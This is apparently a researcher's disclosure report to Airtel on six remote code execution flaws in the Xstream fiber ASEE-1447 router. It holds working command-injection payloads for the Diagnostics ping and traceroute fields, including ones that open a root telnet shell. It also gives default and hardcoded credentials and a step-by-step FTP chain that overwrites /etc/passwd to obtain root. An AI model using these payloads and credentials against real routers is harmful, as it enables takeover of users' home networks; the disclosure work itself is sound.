


Airtel report

Report for the 6 critical remote execution I found in Airtel Xstream fiber ASEE-1447 router, tested in firmware version **ver. 7.6.H.A0.05.12**. And 6 exploits are built for the same will be shared if required. POC videos for the discussed vulnerability are also attached in the mail.

1. command injection

After login navigating to **Diagnostics** → **ping** in the Host address field using the below payload we can execute os commands which can also give router access to the attacker. The commands after the semicolon; are executed on the router.


```
; id
```



2. command injection

After login navigating to **Diagnostics** → **ping6** in the Host address field using the below payload we can execute os commands which can also give router access to the attacker.


```
; id
```



3. blind command injection

After login navigating to **Diagnostics** → **Tracert** in the Host address field using the below payload we can execute os commands. Because of the blind command injection nature, the executed command output is not shown so we used a different payload for demonstration we enabled telnet on a different port it never intended to open. This payload enables the telnet in port 1337 without any restriction we can execute the commands remotely from the telnet. Also, the enabled telnet service is accessible from the WAN side as well.

```
;telnetd -l /bin/sh -p 1337;traceroute 127.0.0.1
```



```
> telnet 192.168.1.1 1337
Trying 192.168.1.1...
telnet: Unable to connect to remote host: Connection refused
> telnet 192.168.1.1 1337
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

# id
uid=0(root) gid=0
# ls
boa.conf  web
# pwd
/home/httpd
#
```

4. blind command injection

After login navigating to **Diagnostics** → **Tracert6** in the Host address field using the below payload we can execute os commands. Same as 3rd vulnerability but in a different field. For demonstration, we used a different port 4444.

```
;telnetd -l /bin/sh -p 4444;traceroute 127.0.0.1
```

Alphion Residential Gateway

192.168.1.1

Alphion

Logout

Firmware ver: 7.6.31.A0.05.12

StatusLANWLANWANServicesVoIPAdvanceDiagnosticsAdminStatistics

Diagnostics

> Ping

> Ping6

> Tracert

> Tracert6

Traceroute Diagnostics

This page is used to print the route packets trace to network host. The diagnostic result will then be displayed.

Protocol:ICMP

Host Address:bin/sh -p 4444;traceroute 127.0

Number Of Tries:3

Time out:5 s

Data Size:56 Bytes

DSCP:0

Max HopCount:30

WAN Interface:Any

Traceroute to 127.0.0.1 (127.0.0.1), 30 hops max, 56 byte packets

1 127.0.0.1 (127.0.0.1) 0.061 ms 0.096 ms 0.030 ms

Stop

```


> telnet 192.168.1.1 4444
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

# ls
boa.conf  web
# id
uid=0(root) gid=0
# cd /
# ls
bin      dev      home     lib      overlay  run      sys      usr
config   etc      image    mnt      proc     sbin     tmp      var
# pwd
/
# cd etc/
# ls
TZ                ppp
app.gwdt          profile
config            protocols
config.csv        radvd.conf
config_default.xml ramfs.img
config_default_hs.xml rc_boot_dsp
config_default_rt.xml rc_log_dsp
cups              rc_reset_dsp
default           rc_voip
dhclient-script   release_date
dnsmasq.conf       resolv.conf
ethertypes         rtk_tr142.sh
fstab              run_customized_sdk.sh
inetd.conf         runoam.sh
init.d             runomci.sh
inittab            runsdk.sh
insdrv.sh          scripts
ipdr               services
irf                setprmt_reject
localtime          shells
mdev.conf          simplecfgservice.xml
modules-load.d     solar.conf
omci_custom_opt.conf solar.conf.in
omci_ignore_mib_tbl.conf ssl_cert.pem
omci_ignore_mib_tbl_10g.conf ssl_key.pem
omci_mib.cfg        version
orf                wscd.conf
passwd
# █

```

5. Telnet backdoor

Telnet backdoor service is listening on the router even if the service is disabled on the router, firewall lacks the rules for ipv6 so it is accessible from ipv6. After login to the router navigate to **status** → **IPv6** where we can identify the ipv6 address of the router.



Credentials for telnet service are admin:admin

```
> telnet 2401:4900:1ce1:4f76:9267:17ff:feb2:3bd
Trying 2401:4900:1ce1:4f76:9267:17ff:feb2:3bd...
Connected to 2401:4900:1ce1:4f76:9267:17ff:feb2:3bd.
Escape character is '^]'.

login: admin
```

After login to telnet, a restricted console is present, using the help option we identified using the **sh** command it executes **/bin/sh** from the device. It is protected with a password which is also identified and given below.

```
masnb01012021#
```

```

Password:
>?
command error!

    backup                Backup configuration file
    config                Configure system
    debug                Debug system
    debug_telnet          Enable/Disable telnet
    exit                  Exit command line interface
    help                  Help information
    reboot                Reboot system
    restore                Restore configuration file
    sh                    Enter linux shell
    show                  Show system information
    ccu_data              get ccu details
    activate_passive_image switch to passive software image
    get_device_type        get device type as bridge:iprouted:hybrid
    set_device_type        set device type as bridge:iprouted:hybrid
    get_olt_mode           get OMCI OLT mode
    set_olt_mode           set OMCI OLT mode
    killomci              Kill omci

>sh
Enter Password:
# ls
bin      dev      home     lib      overlay  run      sys      usr
config   etc      image    mnt      proc     sbin     tmp      var
# id
uid=0(root) gid=0 groups=0
# █

```

6. Remote code execution using exposed services.

FTP service is disabled by default in the device but because of the lack of a firewall rules it is accessible using an IPv6 address. Credentials for FTP are dumped from /etc/passwd file **user:user & admin:admin**

```
> ftp 2401:4900:1ce1:4f76:9267:17ff:feb2:3bd
Connected to 2401:4900:1ce1:4f76:9267:17ff:feb2:3bd.
220 www FTP server (GNU inetutils 1.4.1) ready.
Name (2401:4900:1ce1:4f76:9267:17ff:feb2:3bd:bocchi): user
331 Password required for user.
Password:
230 User user logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /var/tmp
ftp> █
```

/etc/passwd is symlink of /var/passwd, which is writeable from FTP. So I dumped the file onto my computer and looked into it, instead of **/bin/sh** **/bin/cli** program is used. This is the reason in telnet I didn't get /bin/sh shell after telnet authentication.


```

drwxr-xr-x  4 0          0 Jan 1 05:30 network
-rw-r--r--  1 0        214 Jan 1 05:30 passwd
drwxr-xr-x  2 0          0 Jan 1 05:30 ppp
-rw-r--r--  1 0        680 Jan 1 05:30 prefix_info
-rw-r--r--  1 0        484 Jan 1 05:30 radvd.conf
-rw-r--r--  1 0        484 Jan 1 05:30 radvd.conf.tmp
-rw-r--r--  1 0       111 Jan 1 05:51 rainfo_ppp0
-rw-r--r--  1 0         36 Jan 1 05:30 resolv.conf
-rw-r--r--  1 0          0 Jan 1 05:30 resolv.conf.dhclient6
-rw-r--r--  1 0         38 Jan 1 05:30 resolv6.conf.ppp0
-rw-r--r--  1 0         67 Jan 1 05:30 resolv_backup.conf
drwxr-xr-x  2 0          0 Jan 1 06:00 run
srwxrwxrwx  1 0          0 Jan 1 05:30 solar.chanl
-rw-r--r--  1 0          2 Jan 1 05:30 systemd_dns_ready_br0
-rw-r--r--  1 0          2 Jan 1 05:30 systemd_dns_ready_nas0_1
-rw-r--r--  1 0          2 Jan 1 05:30 systemd_dns_ready_ppp0
drwxrwxr-x  3 0          0 Jan 1 06:00 tmp
drwxr-xr-x  2 0          0 Jan 1 05:30 udhcpc
drwxr-xr-x  2 0          0 Jan 1 05:30 udhcpd
-rw-r--r--  1 0        96 Jan 1 05:30 wan_sockmark_file
226 Transfer complete.
ftp> get passwd
local: passwd remote: passwd
229 Entering Extended Passive Mode (|||4732|)
150 Opening BINARY mode data connection for 'passwd' (214 bytes).
100% |*****
226 Transfer complete.
214 bytes received in 00:00 (4.58 KiB/s)
ftp> ^D
221 Goodbye.
> ls
bbox  nmap  passwd  telnet_xpl.py  xpls
>
> cat passwd
root:x:0:0:root:/tmp:/bin/cli
admin:$5$admin$HtMh.GfdDeKgLnR2.6sB0bCYiFpKKAF3BM/9rCshbA:0:0:0:/tmp:/bin/cli
nobody:x:0:0:0:/tmp:/dev/null
user:$5$admin$0st08tbL34ttYC1oUYJkBCNVcvQfrtPopYLUd2WzGg3:1:0:0:/tmp:/bin/cli
> █

```

To bypass this restriction I modified the dumped /etc/passwd file, like instead of /bin/cli I edited it to /bin/sh.

```

> cat passwd
root:x:0:0:root:/tmp:/bin/sh
admin:$5$admin$HtMh.GfdDeKgLnR2.6sB0bCYiFpKKAF3BM/9rCshbA:0:0:0:/tmp:/bin/sh
nobody:x:0:0:0:/tmp:/dev/null
user:$5$admin$0st08tbL34ttYC1oUYJkBCNVcvQfrtPopYLUd2WzGg3:1:0:0:/tmp:/bin/sh
> █

```

I uploaded the modified passwd file to /var as /var/passwd file.

```

> cat passwd
root:x:0:0:root:/tmp:/bin/sh
admin:$5$admin$HtMh.GfdDeKgLmNR2.6sB0bCYiFpKKAF3BM/9rCshbA:0:0:0:/tmp:/bin/sh
nobody:x:0:0:0:/tmp:/dev/null
user:$5$admin$0st08tbL34ttYC1oUYJkBCNVcvQfrtPopYLUd2WzGg3:1:0:0:/tmp:/bin/sh
> ftp 2401:4900:1ce1:4f76:9267:17ff:feb2:3bd
Connected to 2401:4900:1ce1:4f76:9267:17ff:feb2:3bd.
220 www FTP server (GNU inetutils 1.4.1) ready.
Name (2401:4900:1ce1:4f76:9267:17ff:feb2:3bd:bocchi): admin
331 Password required for admin.
Password:
230 User admin logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /va
550 /va: No such file or directory.
ftp> cd /var
250 CWD command successful.
ftp> put passwd
local: passwd remote: passwd
229 Entering Extended Passive Mode (|||60451|)
150 Opening BINARY mode data connection for 'passwd'.
100% |*****|
226 Transfer complete.
211 bytes sent in 00:00 (4.25 KiB/s)
ftp> ^D
221 Goodbye.
> ftp 2401:4900:1ce1:4f76:9267:17ff:feb2:3bd

```

Now using telnet to authenticate using IPv6, requires credentials which are **admin:admin** and gives us /bin/sh access no more restricted shell.

```

>
> telnet 2401:4900:1ce1:4f76:9267:17ff:feb2:3bd
Trying 2401:4900:1ce1:4f76:9267:17ff:feb2:3bd...
Connected to 2401:4900:1ce1:4f76:9267:17ff:feb2:3bd.
Escape character is '^]'.

login: admin
Password:
# ls
bin      dev      home     lib      overlay  run      sys      usr
config  etc      image    mnt      proc     sbin     tmp      var
# id
uid=0(root) gid=0 groups=0
#

```

I found additional remote code execution vulnerabilities in the same router which will be shared later based on response from airtel.